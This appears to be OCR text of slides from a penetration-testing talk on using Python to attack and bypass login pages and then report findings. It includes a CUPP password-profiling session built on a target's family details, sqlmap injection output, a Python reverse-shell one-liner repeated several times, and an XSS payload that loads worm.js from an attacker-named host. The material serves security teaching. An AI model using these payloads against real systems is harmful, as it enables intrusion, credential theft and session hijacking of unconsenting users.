  - Find valid credentials
  - Exploit vulnerability in login functionality
  - Circumvent login functionality


Find Valid Credentials — Custom Login Page



Find Valid Credentials — Custom Login Page



Find Valid Credentials – Custom Login Page



Recycle: 1
Bow: 2
Ship: 3

.
.
.

Number of possibilities:
28 * 27 * 26 * 25 * 24
= 11,793,600

Time to try all possible combinations: **~4 hours**

Find Valid Credentials – Custom Login Page


- Python scripting
  - import requests
  - import itertools
    - itertools.combinations

Writing a Python script:	15 minutes
Performing brute force attack:	4 hours
Capturing administrator credentials:	Priceless

Find Valid Credentials — Brute Forcing

- Brute Forcing
  - Trying a lot of passwords and hoping to get lucky

- Success depends on:
  - Weak user passwords
  - Strong password list



Find Valid Credentials -- Brute Forcing

- CUPP - Common User Passwords Profiler
  - https://github.com/Mebus/cupp

```
[+] Insert the informations about the victim to make a dictionary
[+] If you don't know all the info, just hit enter when asked! ;)

> First Name: Alex
> Surname: Sam
> Nickname: Samex
> Birthdate (DDMMYYYY): 01011990


> Partners) name: Susan
> Partners) nickname: Coop
> Partners) birthdate (DDMMYYYY): 04121991


> Child's name: Daniel
> Child's nickname: Danny
> Child's birthdate (DDMMYYYY): 23112014


> Pet's name: Max
> Company name: Apple


> Do you want to add some key words about the victim? Y/[N]: y
> Please enter the words, separated by comma. [i.e. hacker,juice,black], spaces will be removed:
 mississippi,ford,nullbyte,rekt
> Do you want to add special chars at the end of words? Y/[N]: y
> Do you want to add some random numbers at the end of words? Y/[N]y
> Leet mode? (i.e. leet = 1337) Y/[N]: y

[+] Now making a dictionary...
[+] Sorting list and removing duplicates...
[+] Saving dictionary to alex.txt, counting 90550 words.
[+] Now load your pistolero with alex.txt and shoot! Good luck!
```

Exploit Login Functionality

- SQLmap
  - https://github.com/sqlmapproject/sqlmap

```
$ python sqlmap.py -u "http://172.16.120.130/sqlmap/mysql/get_int.php?id=
                         {1.0.0.15#dev}
                         http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior
 responsibility to obey all applicable local, state and federal laws. Dev
ble for any misuse or damage caused by this program

[*] starting at 21:00:27

[21:00:27] [INFO] testing connection to the target URL
[21:00:27] [INFO] heuristics detected web page charset 'ascii'
```

```
uery columns. Automatically extending the range for current UNION query injection technique test
[21:00:39] [INFO] target URL appears to have 3 columns in query
[21:00:39] [INFO] GET parameter 'id' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 44 HTTP(s) requests:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=1 AND 2965=2965
```

Bypassing Login — Social Engineering

Creating a reverse shell:

```
python -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK
_STREAM);s.connect(("10.0.0.1",1234));os.dup2(s.fileno(),0);
os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
```

Bypassing Login — Social Engineering

Creating a reverse shell:

```
python -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK
_STREAM);s.connect(("10.0.0.1",1234));os.dup2(s.fileno(),0);
os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
```

Bypassing Login — Social Engineering

Creating a reverse shell:


```
python -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK
_STREAM);s.connect(("10.0.0.1",1234));os.dup2(s.fileno(),0);
os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
```

Bypassing Login — Social Engineering

Creating a reverse shell:

```
python -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK
_STREAM);s.connect(("10.0.0.1",1234));os.dup2(s.fileno(),0);
os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
```

Bypassing Login -- Social Engineering



- py2exe
  - http://www.py2exe.org/index.cgi/FrontPage

Bypassing Login -- Social Engineering and Cross Site Scripting

- Social media type application designed for sharing and collaboration
- Had functionality to share messages with other users
- Messages were vulnerable to Cross Site Scripting

Bypassing Login — Cross Site Scripting

- Ability to inject arbitrary JavaScript that executes in other users' session.
- Web application version of remote code execution

Bypassing Login — Cross Site Scripting

Subject:
Greetings! <script
src="http://my.malicious.website.com/worm.js"></script>

Body:
I came across your profile and was interested in connecting with you. How did you originally get into social media?

Thanks,

Bypassing Login — Cross Site Scripting with Python

https://docs.python.org/2/library/simplehttpserver.html

```
$ sudo python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
127.0.0.1 - - [31/Jan/2018 10:28:37] code 404, message File not found
127.0.0.1 - - [31/Jan/2018 10:28:37] "GET /worm.js HTTP/1.1" 404 -
```

Reporting – XML Parsing

```
from xml.dom.minidom import parse


# Parsing nessus results
dom = parse('input.nessus')
# For each host in report file, it extracts information
for host in dom.getElementsByTagName('ReportHost'):
    # Get IP address
    ip = host.getAttribute('name')
```

Reporting — Output Format

- Combining outputs from multiple sources
  - https://github.com/seatgeek/fuzzywuzzy
- Output to CSV
  - https://docs.python.org/2/library/csv.html
  - https://docs.python.org/3/library/csv.html
- Output to XLSX
  - http://xlsxwriter.readthedocs.io/
- Output to DOCX
  - https://python-docx.readthedocs.io/en/latest/
- Output to PDF
  - https://bitbucket.org/rptlab/reportlab/overview

ROOK SECURITY

Lunch Time!